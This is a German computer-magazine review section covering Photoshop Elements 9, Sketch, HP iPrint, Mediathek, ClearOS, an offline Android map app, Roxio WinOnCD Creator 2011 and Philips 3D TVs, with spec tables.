Wie iLife und Picasa unterstützt auch der Organizer in Photoshop Elements den Anwender bei der Bildverwaltung, beispielsweise indem er Gesichter automatisch erkennt und zuordnet. Die Gesichtserkennung lernt laufend dazu und verbessert so ihre Leistung. Nach wie vor lassen sich per Drag & Drop inhaltliche Kategorien oder Bewertungen vergeben. Die Verwaltung gibt es erstmals auch für Mac OS X.

Die Bildbearbeitung teilt Adobe in drei Arbeitsbereiche. Nur im Modus „Vollständig“ bekommt der Anwender Paletten etwa für Ebenen, Histogramm und Korrekturen sowie die vollständige Werkzeugpalette zu sehen. Wie im aktuellen Photoshop versteht sich der Reparaturpinsel auf kontextsensitives Füllen. Unerwünschte Plastiktüten auf der grünen Wiese oder Hochspannungsleitungen im Landschaftsbild lassen sich so zügig mit einem Pinselstrich wegetuschen. Anschließend sind meist nur wenige manuelle Korrekturen nötig.

Im Editor können Anwender erstmals auf Masken zugreifen. Einstellungsebenen tragen automatisch Masken, die sich per Pinsel oder mit anderen Werkzeugen bearbeiten lassen. Dialoge für Einstellungsebenen erscheinen nun nichtmodal in einer separaten Palette, sodass sie den Rest der Anwendung nicht blockieren. Die Anzahl der Einstellungsebenen ist aber immer noch stark begrenzt, um Photoshop nicht das Wasser abzugrabben.

Im zweiten Arbeitsmodus „Schnell“ kann man mit wenigen wichtigen Reglern Tiefen und Lichter bearbeiten, die Farbsättigung oder -temperatur anpassen und das Bild schärfen. Das reicht für die Korrektur von Aufnahmefehlern und geht deutlich ein-

facher von der Hand als mit Gradationskurven und Tonwertkorrektur.

Der dritte Arbeitsmodus „Assistent“ versammelt eine Fülle teils deutlich komplexerer Aufgaben mit Texterläuterung. In verschiedenen Gruppen finden sich Assistenten zum Beschneiden, Drehen und Begradigen, zum Anpassen von Farbe und Helligkeit oder zum Retuschieren von Kratzern und Perspektive.

Unter „Photomerge“ lassen sich mehrere Aufnahmen des gleichen Motivs verblassen, beispielsweise um die

besten Gesichter aus Gruppenbildern oder die am besten ausgeleuchteten Teile einer Belichtungsreihe zu kombinieren. Der neue Assistent „Stilübereinstimmung“ führt in einen Dialog, der diverse Effekte anhand von Beispieldbildern anbietet, die man einfach per Drag & Drop aufs Bild zieht. Leider halten nicht alle Effekte, was die Bilder versprechen. Die Schwarzweißfotos setzen beispielsweise nur die Kontraständerung um, führen aber nicht zu monochromen Bildern.

Unter „kreative Bearbeitungen“ stehen Assistenten für Spezialeffekte bereit. Die Entwickler nutzen bewährte Photoshop-Bestandteile wie das Schnellauswahlwerkzeug beispielsweise für den Out-of-Bounds-Effekt. Dabei ergänzt man im Bild einen Rahmen und wählt anschließend Motivteile aus, die daraus hervortreten sollen. Das gelingt mit wenigen Handgriffen, den Rest erledigt die Software. Andere Assistenten erzeugen beliebte Effekte wie den Look einer Lomo-Kamera, Popart oder spiegelnde Oberflächen auf schwarzem Untergrund.

Elements kombiniert mehrere Bilder zu Collagen, Grußkarten und neuerdings auch zu Fotobüchern. Dazu stehen eine Reihe Layouts mit jeweils mehreren Seitenvorlagen zur Verfügung. Das Resultat muss man allerdings selbst ausdrucken, denn mit einem Dienstleister im deutschsprachigen Raum kooperiert Adobe nicht. Fertig bearbeitete Bilder lassen sich außerdem direkt auf Facebook und Flickr veröffentlichen.


Photoshop Elements 9 hat Gelegenheitsanwendern neben dem Organizer eine Menge Assistenten zu bieten, die nicht nur die Arbeit erleichtern, sondern auch Resultate erzielen, die sonst nur ein Profi hinkommt. Neues bietet vor allem die Mac-Version, etwa mit dem Verwaltungsmodul. Versierte Anwender dürfen sich über Masken freuen. (akr)

www.ct.de/1022064

Photoshop Elements 9

Bildbearbeitung

| | |
|------------|---|
| Hersteller | Adobe, www.adobe.de |
| Systemanf. | ab Windows XP SP2, ab Mac OS X 10.5.8 |
| Preis | 99 € |



Günstig zeichnen

Der Vektorgrafikneuling Sketch macht vieles anders als die Konkurrenz. Lässt man sich drauf ein, überzeugt das Meiste.

Freihandlinien formt man über Knoten und Anfasser wie Bézierkurven um, Vektorpfade machen sich als Zuschnittmasken für importierte Pixelbilder nützlich, das Pinselwerkzeug reagiert auf den Druck des Grafiktablettstifts und Text schlängelt sich an Pfaden entlang – das Pflichtprogramm für Vektorzeichner beherrscht Sketch. Die Anwendung hat aber noch mehr in petto, etwa das Stroke Width Tool, mit dem man die Strichstärke an beliebigen Pfadpunkten bestimmt und damit auch ohne Grafiktablett kalligrafisch an- und abschwellende Striche erzielt. Sechs Verzerrungswerzeuge modellieren die strengen Vektorformen, rauhen die Kante auf, dellen sie ein, beulen sie aus oder kringeln sie zu Locken.

Vor Einsteigern baut Sketch keine großen Hürden auf. So gibt man beim Zeichnen von Sternen über Schieberegler die Länge und Zahl der Zacken vor. Für eine rechteckige Be- schnittmaske vor einem importierten Bild reicht ein Doppelklick darauf. Etwas ungewohnt ist, dass man jeden Arbeitsgang mit der Enter-Taste beenden muss. Jede Zeichnung ist zunächst unbegrenzt groß – erst beim Druck und beim Export (als PDF, EPS, SVG oder Pixelbild) legt der Zeichner den gewünschten Ausschnitt fest.

Verbesserungspotenzial bleibt dennoch: Importierte PDFs erscheinen zwar als Vektorgrafiken, sind aber nicht bearbeitbar. Beim SVG-Import gingen im Test die Füllungen von Formen verloren, einzig die Konturen erschienen. Trotzdem ist den Entwicklern mit Version 1.0 ein vielversprechendes Debüt gelungen – Sketch bietet pfiffige Werkzeuge und ist deutlich preisgünstiger als die meisten anderen Mac-Vektorzeichner. (pek)

Sketch 1.0

Mac-Vektorzeichner

| | |
|------------|---|
| Hersteller | Bohemian Coding,
www.bohemiancoding.com/sketch |
| Systemanf. | Mac OS X ab 10.6 |
| Preis | 32 €, Mengenrabatte erhältlich |

iDruck

HP iPrint schickt Fotos und PDF-Dateien vom iPhone und iPad über WLAN zum Drucker. Es geht aber auch umgekehrt: Die App kann in der neuen Version scannen.

Bislang druckte iPrint nur Fotos. Die aktuelle Version 3.0 kann auch PDF- und TXT-Dokumente an den Drucker senden, außerdem ist eine Scanfunktion hinzugekommen. Die Zahl der unterstützten Modelle ist auf über 300 gestiegen: Die App spricht nicht nur mit WLAN-Druckern; sie findet darüber hinaus USB- und LAN-Modelle, die man am Mac freigibt oder mit einem Funkrouter verbindet (siehe Link).

Da iOS nur Fotos für alle Apps zugänglich macht, muss man iPrint die zu druckenden Dokumente auf Umwegen unterjubeln: iPad oder iPhone per USB an den Rechner stöpseln, Dateien mit iTunes verschieben. Alternativ gibt man eine von iPrint angezeigte IP-Adresse am Rechner ein und kopiert die Dateien über WLAN – beides überflüssig, weil man meist direkt vom PC aus drucken kann. Der praktischste Weg: Mail-Anhänge antippen und „öffnen in iPrint“ wählen. Auf dem iPad muss man eventuell scrollen, um diesen Eintrag zu sehen.

PDFs öffnete die App problemlos, aber an TXT-Dateien mit Sonderzeichen verschluckte sie sich. Den zu druckenden Seitenbereich kann man nicht einstellen. Fotos dreht, vergrößert und verkleinert man mit Multitouch-Gesten. An der Druckqualität gab es im Test mit einem Photosmart B210 nichts zu beanstanden; Gescanntes speichert iPrint wahlweise als PDF oder JPG.

iPrint ist leicht zu bedienen und bietet iPhone- und iPad-Nutzern rudimentäre Druck- und Scanfunktionen. Für die nächste Version wünscht man sich die Einbindung von Dropbox, Mobile Me und Google Docs – dann wäre der Dateiaustausch leichter. (cwo)


www.ct.de/1022065

HP iPrint

Druck-App für iPhone, iPod Touch und iPad

| | |
|----------------------|---------------------------------------|
| getestet auf | iPhone (iOS 4.1) und iPad (iOS 3.2.2) |
| unterstützte Drucker | über 300 HP-Modelle (siehe Link) |
| Preis | frei |

Anzeige



Sendezentrale

Mediathek fasst das Online-Angebot öffentlich-rechtlicher Fernsehsender übersichtlich zusammen und erlaubt es, die Videos auf der Festplatte zu archivieren.

Jeder öffentlich-rechtliche Sender bietet eine Online-Mediathek an, über die man ausgewählte Programmbeiträge abrufen kann. Der Nachteil: Die Beiträge stehen nur wenige Wochen online zur Verfügung und eine zentrale Suche über alle öffentlich-rechtlichen Angebote gibt es nicht, da jeder Sender sein eigenes Web-Interface pflegt.

Hier springt das Java-Programm Mediathek in die Bresche: Es fasst die Inhalte der Sender übersichtlich zusammen und bietet die vorhandenen Streams zum Abspielen und Download an. Über die Suchfunktion findet man nach Stichworten oder Themen schnell das Gewünschte, etwa alle verfügbaren Freitagskrimis oder Weltspiegel-Sendungen. Die Ergebnisse und die Gesamtliste lassen sich außerdem nach diversen Kriterien sortieren. Findet man einen interessanten Beitrag, spielt man ihn mit einem der vorkonfigurierten Player – MPlayer oder VLC Media Player – ab. Über den Einrichtungsdialog kann man auch andere Abspielprogramme für die Wiedergabe einrichten.

Gut gelungen ist die Integration einzelner Senderoptionen in Mediathek: So kann man für Arte entscheiden, ob man den französischen oder deutschsprachigen Stream empfangen will.


Das Highlight der Mediathek ist die Aufnahmefunktion, die es mit Hilfe von MPlayer erlaubt, einzelne Beiträge auf der Festplatte zu archivieren. Leider funktioniert das nicht bei Flash-Inhalten, die über das RTMP-Protokoll gestreamt werden, wie es beispielsweise bei den Beiträgen des NDR der Fall ist. Um solche Inhalte aufzuziehen, kann man jedoch das Tool flvstreamer über den Konfigurationsdialog einbinden. (amu)

www.ct.de/1022066

Mediathek

Lokale Mediathek

| | |
|------------|---|
| Anbieter | http://zdfmediathk.sourceforge.net |
| Systemanf. | Windows, Linux, Mac OS X |
| Preis | frei (GPLv3) |



Linux-SBS mit Tradition

ClarkConnect, der etablierte Small Business Server auf Linux-Basis, firmiert nun unter dem Clear-Signet als ClearOS. Hat sich auch etwas an den inneren Werten getan?

ClarkConnect nennt sich jetzt ClearOS – hieß es vor rund einem Jahr. Zwischenzeitlich sind zwei Versionen mit dem neuen Namen erschienen, jüngst die Version 5.2. Das unter dem Dach der ClearFoundation entwickelte Linux-Derivat gibt es seitdem ohne die früher übliche Beschränkung der Nutzerzahl auf zehn.

Leider verlangt der Hersteller weiterhin die Registrierung einer Installation; ohne die lassen sich weder Updates noch weitere Komponenten installieren. Mit der Registrierung erhält das jeweilige System auch gleich einen DNS-Namen – allerdings unterhalb der ClearFoundation-Domain „poweredbyclear.com“.

Der Funktionsumfang hat auf den ersten Blick nicht zugelegt: Schon immer waren Freigaben (Samba/SMB und FTP) an Bord. Sie sind pfiffig als Flexshares gebündelt, sodass ein Ordner nicht nur per SMB oder FTP erreichbar ist, sondern auch als Drop-Box per E-Mail und über den Webserver mit wenigen Klicks freigegeben werden kann.

Außerdem gehören seit jeher zum Funktionsumfang: Mailserver mit Spam- und Virenfilter, Printserver, Web-Content-Filter, Webserver und -proxy. Wen nicht stört, dass Serverdienste und Firewall auf einem System laufen, kann ClearOS selbst auch als Gateway einsetzen.

Im Detail finden sich im Vergleich zum Vorfahrer dann doch Änderungen: ClearOS archiviert auf expliziten Wunsch ein- und ausgehende E-Mail automatisch. Es beherrscht mit IPSec, PPTP und OpenVPN gleich drei VPN-Techniken. Die Firewall kann Pakete auch inhaltlich inspizieren (L7-Filter) und so etwa „getarnten“ Tauschbörsen-Traffic ausfiltern.

Als Basis dient CentOS 5.5. Einige Komponenten tauchen nicht mehr in der Paketliste

im Web-GUI auf, etwa Horde als Groupware und Gallery für das Veröffentlichen von Fotos im Web. Horde ist aber standardmäßig installiert, Gallery lässt sich bis auf Weiteres auf der Kommandozeile über die Paketverwaltung hinzufügen, ist aber abgekündigt.

Die Administration des Systems erfolgt über eine Weboberfläche im Netz. Auf Wunsch kann ClearOS sie auch auf dem Bildschirm des Servers anzeigen – „grafische Konsole“ genannt. Optionen, die sich über das GUI nicht setzen lassen, kann man oft direkt in den einschlägigen Dateien anpassen,

ohne dass diese Änderungen später gefressen werden. Außerdem lässt sich Software installieren, die im offiziellen Lieferumfang fehlt, aber aus dem CentOS-Kosmos stammt.

ClearOS-Nutzern stehen drei Nutzungsmodelle offen: das kostenlose „Basic“, „Standard“ für 80 US-Dollar pro Jahr und „Premium“ für einen Jahrespreis von 160 US-Dollar. Die kostenpflichtigen Angebote beinhalten Support-Leistungen und eine Funktion namens „Dynamic VPN“, die das Verbinden mehrerer Standorte auf IPsec-Basis auch bei wechselnden IPs ermöglichen soll.

Im Premium-Modell kommen Optionen hinzu, um mehrere Server zentral zu verwalten und um eine Brücke zwischen Google-Apps und dem im LDAP liegenden Verzeichnis der Benutzer einer ClearOS-Installation zu schlagen. Wie das im Detail aussieht, verrät der Hersteller nicht. Entsprechend ist die Variante erst fürs erste Quartal 2011 versprochen.

ClearCenter bietet noch weitere Dienste auf Subskriptionsbasis an: Updates für Antispam, Antivirus und Content-Filter und Einbruchserkennung, Security Audit, Remote Backup sowie entfernte Überwachung. Darauf hinaus kann man Support einkaufen bis hin zu vier Stunden Reaktionszeit rund um die Uhr. Fehlerkorrekturen und Sicherheitsupdates erhalten aber alle Benutzer, auch die der „Basic“-Ausgabe.

Für ältere Installationen empfiehlt der Hersteller Update-Pfade. Man muss also auch als Nutzer der Basic- Variante der alten Community-Variante nicht per Neuinstallation auf eine neuere Version umsteigen – eine Option, die Microsoft bei seinem SBS schuldig bleibt. So ist ClearOS nicht nur wegen seiner Komplettausstattung eine interessante Alternative zum Selbstbau einer solchen Lösung. (ps)

ClearOS Enterprise 5.2

Linux Small Business Server

| | |
|------------|---|
| Anbieter | ClearFoundation, www.clearfoundation.com |
| Systemanf. | ab 512 MByte RAM, 1 GByte Harddisk |
| Preis | kostenlos , Registrierung erforderlich, Support ab 80 US-\$/Jahr |

Anzeige



Offline-Orientierung

Google Maps funktioniert nur im Netz. Mit der Android-App Maps (-) lassen sich Google- und Open-Street-Maps-Karten auch offline verwenden.

Wer statt mit unhandlichen Stadtplänen lieber mit seinem Smartphone hantiert, weiß Programme wie Google Maps zu schätzen. Ärgerlich nur: Im Ausland – also da, wo man bestimmt eine Karte benötigt – funktionieren sie mangels mobiler Datenverbindung nicht – es sei denn, man nimmt die unvergänglich teuren Roaminggebühren in Kauf. Die Android-App Maps (-) löst das Problem, indem sie Google-, Open-Street- oder Open-Cycle-Maps-Karten auf der SD-Karte des Smartphones speichert. Während OSM in vielen (Ballungs-)Gebieten bereits eine bessere Kartenqualität als Google bietet, hat der Suchmaschinenriese in spärlich besiedelten Gegenden immer noch die Nase vorn. Zudem zeigt OSM Ortsnamen in der jeweiligen Landessprache und vor allem -schrift an – wer keine arabischen, hebräischen oder kyrillischen Zeichen lesen kann, ist bei Google oft besser aufgehoben.

Die Bedienung ist kinderleicht: Einfach den gewünschten Kartenausschnitt einstellen, auf „Cache Area“ klicken und die gewünschte Detailstufe (1 bis 17) auswählen – los geht der Ladevorgang. Das Google-Maps-Kartenmaterial von Berlin-Mitte ist in der höchsten Detailstufe 40 MByte groß. Die 4200 Kartenelemente waren im Test mit WLAN-Anbindung nach 20 Minuten heruntergeladen.

Maps (-) zeigt zwar die aktuelle Position und bei Bewegung auch die Richtung an, wertet den Kompass aber nicht aus. Diese Funktion sowie Multitouch-Unterstützung und Ortssuche sind jedoch geplant. (jkj)

Maps (-)

Offline-Stadtplan

| | |
|----------------|---|
| Entwickler | Coder Minus |
| Webseite | http://maps.coderminus.com |
| Betriebssystem | Google Android |
| Preis | kostenlos (Werbeeinblendung beim Cachen) |



3D-Filme selbst gemacht

Roxios komfortable Multimedia-Suite WinOnCD Creator erlaubt in der 2011er-Version die nachträgliche 3D-Disierung eigener Fotos und Videos.

Wo Kaiser Nero mit einem Sammelsurium verschiedener Bedienoberflächen und -Konzepte verwirrt, wirkt bei Roxios WinOnCD Creator 2011 alles aus einem Guss. Aus dem aufgeräumten Startmenü ruft der Anwender die einzelnen Applikationen für Videos, Musik, Fotos und Daten auf, um diese zu bearbeiten, zu konvertieren oder zu kopieren.

Zu den Stärken des Creator gehört nach wie vor die Erstellung eigener DVDs. So lassen sich beispielsweise kinderleicht Musik-DVDs mit eigener Menünavigation aus einer MP3-Sammlung erstellen. Während die Pro-Version der Suite für 70 Euro bereits HD-Videos und Blu-ray Discs kreieren kann, können Besitzer der 50 Euro teuren Standardversion diese Funktion über ein Plug-in für 15 Euro nachrüsten.

Als eines der ersten Softwarepaketes erlaubt der Creator 2011 dem Nutzer, Filme und Fotos nachträglich zu 3D-disieren. Der Creator berechnet die Ansicht für das zweite Auge, indem er das Bild für das Erste leicht verschiebt, staucht oder streckt. Zeitliche Verschiebungen, die etwa den Pulfrich-Effekt ausnutzen, setzt Roxio nach eigenen Angaben nicht ein. Als stereoskopische Ausgabeformate stehen neben einem anaglyphen Modus für Rot-Grün-Brillen auch verschiedene Modi für 3D-Monitore zur Auswahl, die in der Pro-Version sogar zwei Full-HD-Bilder in einen Frame packen. Das offizielle 3D-Format der Spezifikation HDMI 1.4 unterstützt der Creator allerdings noch nicht, sodass 3D-Fernseher die Videos nur im Side-by-Side-Modus abspielen können. Zur Ausgabe stehen gängige Formate wie MPEG-2, MPEG-4 AVC (H.264), AVCHD und WMV 9 zur Wahl. Neben der Framerate kann der Anwender im Setup alle wichtigen Parameter wie die Bitrate und Kodierprofile manuell anpassen. Tonspuren in AAC, MP3 oder PCM lassen sich nur in Stereo kodieren.

Im Test konnte die Qualität eines 3D-disierten Testvideos allerdings nicht besonders

überzeugen. Der Tiefeneindruck war nur schwach ausgeprägt. Wesentlich bessere Ergebnisse erzielten wir mit unserem eigenen kostenlosen Avisynth-Skript (c't 6/10, S. 116). Zudem erzeugte die H.264-Rekodierung selbst bei einer relativ hohen Bitrate von 30 MBit/s bei einer Auflösung von 3840 × 1080 Bildpunkten deutlich sichtbare Blockartefakte. Auch hier liefern kostenlose Encoder zuweilen bessere Qualität ab.

Zum Abspielen der 3D-Filme kann die Suite auch 2D-Filme on the fly direkt als 3D-disiertes Video ausgeben. Wer mit dem Cineplayer (3D-)Blu-ray-Filme abspielen will, benötigt – auch bei der Pro-Version – ein kostenpflichtiges Plug-in für 20 Euro.

Als weitere Neuerung hat Roxio einen DLNA-Streaming-Server in die Suite integriert. Leider nimmt dieser keine automatischen Transkodierungen der Videos oder Musikstücke vor, falls die Clients deren Format nicht unterstützen. Hierzu muss man den integrierten manuellen Transcoder bemühen, der alle gängigen Formate unter anderem in kompatible H.264-Videos mit AAC-Ton für iOS-Geräte, Spielkonsolen und Smartphones wandelt. Dazu nutzt Roxio auch CUDA und Stream, soweit ein passender Grafikchip von Nvidia oder AMD im System vorhanden ist.

Außer dem umfangreichen Foto-Editor sollte man die weiteren Funktionen der Suite zum Brennen optischer Datenträger oder Rippen von Musik eher als Dreingabe betrachten, da man diese Aufgaben mit kostenloser Software erledigen kann. Auch wenn die künstliche 3D-Disierung noch nicht besonders überzeugt und man 3D-Blu-rays per Plug-in zwar abspielen, aber nicht selbst erstellen kann, macht der Creator 2011 ansonsten einen übersichtlichen und ausgefeilten Eindruck. (hag)



Der Video-Editor erlaubt umfangreiche Bearbeitungsmöglichkeiten, die Stärke des 3D-Effektes lässt sich aber nicht regulieren.

WinOnCD Creator 2011

Multimedia-Suite

| | |
|---------------------|---|
| Hersteller | Roxio, www.roxio.de |
| Betriebssysteme | Windows XP/Vista/7 |
| Systemanforderungen | mind. 1,6-GHz-CPU, 512 MByte RAM |
| Preise | Standard 50 €, Pro 70 € |

Anzeige

Ulrike Kuhlmann

Tiefenrausch

3D-TVs und 3D-Brillenset von Philips

Es hat eine Weile gedauert, doch nun ist auch für die Flachbildfernseher von Philips ein 3D-Kit mit Brillen und IR-Transmitter erhältlich. Sie geben der Darstellung an den 3D-fähigen TVs aus der 8000er-Serie und 9000er-Serie Räumlichkeit und Tiefe.

Einige Flachbildfernseher aus den Serien 8000 und 9000 von Philips waren schon im Frühsommer 3D-tauglich – allein es fehlten die passenden Brillen. Die hat der niederländische Hersteller nun mit einem 3D-Kit bestehend aus zwei Brillen und einem Infrarot-Emitter nachgereicht. Wir haben die 3D-Funktionen an Geräten aus beiden Serien überprüft: am 40-Zöller 40PFL8605K und am 46-Zöller 46PFL9705K.

Die Shutterbrillen im 3D-Set stammen von der Firma Xpand, die auch Kinos mit 3D-Sehhilfen beliefert. Der etwa textmarkergroße schwarze IR-Transmitter wird mit einem Mini-DIN-Port im Fernsehrücken verbunden und dann oben auf dem TV-Schirm platziert. Dem 3D-Kit liegt ein USB-Stick bei, der die Firmware des TV auf den neusten (3D-)Stand bringt.

Am 40-Zöller wurde der Stick automatisch erkannt und eine Einblendung forderte eindringlich dazu auf, beim Update keinerlei Knöpfe am TV zu drücken –

was auch nötig war, denn das Update dauerte eine ganze Weile. Unser 46-Zöller hatte bereits das Update aus dem Netz geladen, hier erschien nach Einsticken des Emitters beim Zuspielen von 3D-Material automatisch die Einblendung „3D-Funktion aktivieren“.

3D to go

Die Synchronisation zwischen Brille und TV ist unkompliziert, die Brille schaltet sich automatisch ein. Nach welcher Zeit und welchem Schema sie sich wieder abschaltet, bleibt dem Nutzer allerdings verborgen – Energie bekommt sie über eine Knopfzelle im Brillenbügel. Die 58 g leichte Brille lässt sich angenehm tragen. Im Umgebungslicht flimmern die aktiven Brillengläser ein wenig – was der 60-Hz-Wechselfrequenz geschuldet ist, mit der sie transparent und opak geschaltet werden. Schaut man auf den 46-Zoll-Schirm, verschwindet das Flimmen. Beim kleineren Philips-TV

bleibt bei einem leichten Flirren im Bildhintergrund: Sein LED-Backlight wird im Takt mit der 3D-Brille jeweils für zwei Millisekunden abgeschaltet.

Die 3D-Darstellung am 40-Zöller war trotz dieses Blinking Backlight erstaunlich hell, litt aber unter sichtbarem Ghosting. Die Doppelkonturen fielen je nach Bildmodi und damit Schirmhelligkeit unterschiedlich aus – direkt einstellen lässt sich das Backlight bei beiden TVs nicht. Das 46-zöllige Modell zeigte deutlich weniger Doppelkonturen und eine beeindruckende Raumtiefe. Komplett frei von störenden Geisterbildern war es aber auch nicht.

Die Ausgangshelligkeit von 230 cd/m² im 2D-Betrieb reduzierte sich am 40-Zöller im 3D-Betrieb ohne Brille auf etwas mehr als die Hälfte (Backlight Blinking aktiv), durch die 3D-Brille gelangten zum Auge noch 43 cd/m². Beim 46-Zöller blieben im 3D-Betrieb von 290 cd/m² Ausgangsleuchtdichte durch die Brille noch etwa 55 cd/m² übrig. Das ist heller als bei vielen anderen 3D-TVs. Die Bildeinstellungen lassen sich bei beiden Philips-TVs über das normale Displaymenü auch im 3D-Betrieb manipulieren; bei anderen Herstellern ist das nur sehr eingeschränkt möglich.

Auf Sendung

Beide Philips-Fernseher besitzen HD-Tuner für Kabel und Satellit und empfangen per DVB-T und Kabel auch die TV-Signale in Standardauflösung. Man kann

die gefundenen Sender in einer gemeinsamen Favoritenliste anordnen und so die im Kabel frei empfangbaren HD-Programme der öffentlich-rechtlichen Anstalten mit den freien Analogprogrammen der Privaten in Standardauflösung mischen. Geräten, deren Modellbezeichnung mit 05H statt 05K endet, fehlt der Sat-Tuner.

Ein wesentlicher Unterschied zwischen beiden Displays: Der kleinere Schirm hat eine stark spiegelnde Frontscheibe, das Display des 46-Zöllers ist mattiert. Ihn kann man deshalb problemlos in heller Umgebung betreiben und mit dem Schirm zum Fenster drehen – den 40-Zöller besser nicht. Beide geben Bewegtbilder bei voll aktivierter Motion Compensation und 200-Hz-Technik ruckelfrei, dann aber mit einem deutlichen Soap-Effekt wieder. Der 46-Zöller kombiniert die Zwischenbildberechnung mit dem zeilenweisen Aufleuchten (Scanning Backlight) der mehr als 1000 gleichmäßig im Displayrücken verteilten LEDs. Dies reduziert die Verwischbreite an den Schaltflanken, schnelle Bewegungen werden so noch knackiger ausgegeben.

Außerdem erzielt der Fernseher durch die lokale Anpassung der Diodenhelligkeit an den Bildinhalt sehr hohe In-Bild-Kontraste und ein beeindruckendes Schwarz auch in nur partiell dunklen Bildern. Weniger beeindruckend weil fleckig waren dagegen komplett helle Flächen. Bei dem kleineren Fernseher sit-



Das 46-zöllige Flaggschiff 46PFL9705K hat ein lokal dimmbares LED-Raster als Backlight und geht per LAN ins Internet.



Im 40-Zöller 40PFL8605K sitzen die LEDs am Displayrand, er hat NetTV und kann per USB Filme, Fotos und Musik wiedergeben.



Das 3D-Set PTA02 beinhaltet
zwei Shutterbrillen und den Emitter.

zen die Dioden seitlich am Rand, ihr Licht wird mit einer Lichtleitfolie hinter dem Display verteilt. Er reduziert das Backlight ebenfalls abhängig vom Bildinhalt: Wenn sehr wenig helle Flächen im Bild enthalten waren, verschwanden diese schon mal komplett von der Bildfläche. Dank ihrer LED-Hintergrundbeleuchtung sind beide Geräte frei von giftigem Quecksilber und sie helfen beim Energiesparen: Im Videobetrieb gemäß IEC 62087 benötigte unser 40-Zöller 75 Watt, der 46"-TV begnügte sich mit 101 Watt.

Im Netz

Beide Fernseher können über ihren Ethernet-Anschluss auf einen PC im Netzwerk zugreifen und von dort Fotos, Videos oder Musik auf den Fernseher streamen. Alternativ klappt die Medienwiedergabe auch direkt vom USB-Stick. Mit seinem Internet-portal NetTV bietet Philips zudem Zugriff auf vorkonfigurierte Anwendungen wie Musik- und

Videodienste, Nachrichtenkanäle und Spiele. Diese lassen sich nach Themengebieten sortieren und mit einem Klick aufrufen.

Philips erlaubt als bislang einziges Unternehmen den freien Internetzugang. Um Seitenaufrufe zu erleichtern, sollte man sich unbedingt Favoriten anlegen – die URL-Eingabe per Fernbedienung auf der eingebledeten Tastatur dauert ziemlich lange. Überhaupt war die Reaktion der Geräte auf Eingaben auf der Fernbedienung bei Eingangswechseln, bei Menüeingaben und auch beim Einschalten extrem schnarchig: Das nervt und verführt ungeduldige Nutzer zu Mehrfacheingaben.

Die im LCD-Rücken an zwei (40PFL8605H) beziehungsweise drei (46PFL9705H) Seiten platzierten LED-Lichtleisten namens Ambilight passen ihre Farben dem Bildinhalt am Displayrand an. Dadurch erstreckt sich das Bild scheinbar über den Schirm hinaus und ist zugleich indirekte Zimmerbeleuchtung beim Fernsehgucken. (uk)

3D-TVs mit Shutterbrillen

| Gerät | 40PFL8605K | 46PFL9705K |
|--|---|---|
| Hersteller | Philips | Philips |
| Garantie | 2 Jahre | 2 Jahre |
| sichtbare Bildfläche / Diagonale | 89 cm × 50 cm / 102 cm (40") | 102 cm × 57 cm / 117 cm (46") |
| Backlight / local dimming | Edge-LED / – | Direct-LED / ✓ |
| Bewegtbildoptimierung | 200 Hz | 400 Hz (200 Hz + scan. backlight) |
| Gerätemaße (B × H × T) / Gewicht | 97 cm × 64 cm × 25 cm / 17,5 kg | 109 cm × 71 cm × 26 cm / 23 kg |
| TV-Tuner (Art) / TV-Eingänge (Anzahl) | Kabel, DVB-T, DVB-C, DVB-S2 / 2 | Kabel, DVB-T, DVB-C, DVB-S2 / 2 |
| 3D-Ausstattung: Emitter / Brille | – (optional / 2) | – (optional / 2) |
| Eingänge | | |
| Composite / S-Video / Komponente / Scart (Anzahl) | 0 / 0 / 1 / 2 | 0 / 0 / 1 / 2 |
| HDMI / VGA (Anzahl) / CEC | 4 / 1 / ✓ | 4 / 1 / ✓ |
| Audio-analog-in / audio-out / Kopfhörer (Anzahl) | 1 × Cinch, 1 × Klinke / 1 × Coax (digital) / 1 × Klinke | 1 × Cinch, 1 × Klinke / 1 × Coax (digital) / 1 × Klinke |
| USB / LAN / WLAN (Anzahl) | 1 / 1 / 0, SD-Card-Reader | 2 / 1 / 0, SD-Card-Reader |
| Streaming (DLNA) Audio / Foto / Video | ✓ / ✓ / ✓ | ✓ / ✓ / ✓ |
| Mediaplayer (USB) Audio / Foto / Video | ✓ / ✓ / ✓ | ✓ / ✓ / ✓ |
| Internet | ✓ | ✓ |
| HD-Empfang / CI-Plus-Slot | DVB-C, DVB-S2 / ✓ | DVB-C, DVB-S2 / ✓ |
| TV-Funktionen | | |
| Senderliste / Favoritenliste | ✓ / ✓ | ✓ / ✓ |
| Programmpl. verschieben / tauschen | ✓ / ✓ | ✓ / ✓ |
| Overscan abschaltbar an HDMI | ✓ | ✓ |
| Messungen | | |
| Umschaltzeiten TV digital / analog | 1,5 bis 3 s | 1,5 bis 3,5 s |
| Helligkeitsbereich/Ausleuchtung | – (kein Backlightregler) / 79 % | – (kein Backlightregler) / 86,6 % |
| Kontrast min. Blickfeld / proz. Abwg. | 6025:1 / 96 % | 3527:1 / 73,9 % |
| Kontrast erw. Blickfeld / proz. Abwg. | 2580:1 / 164 % | 1690:1 / 127 % |
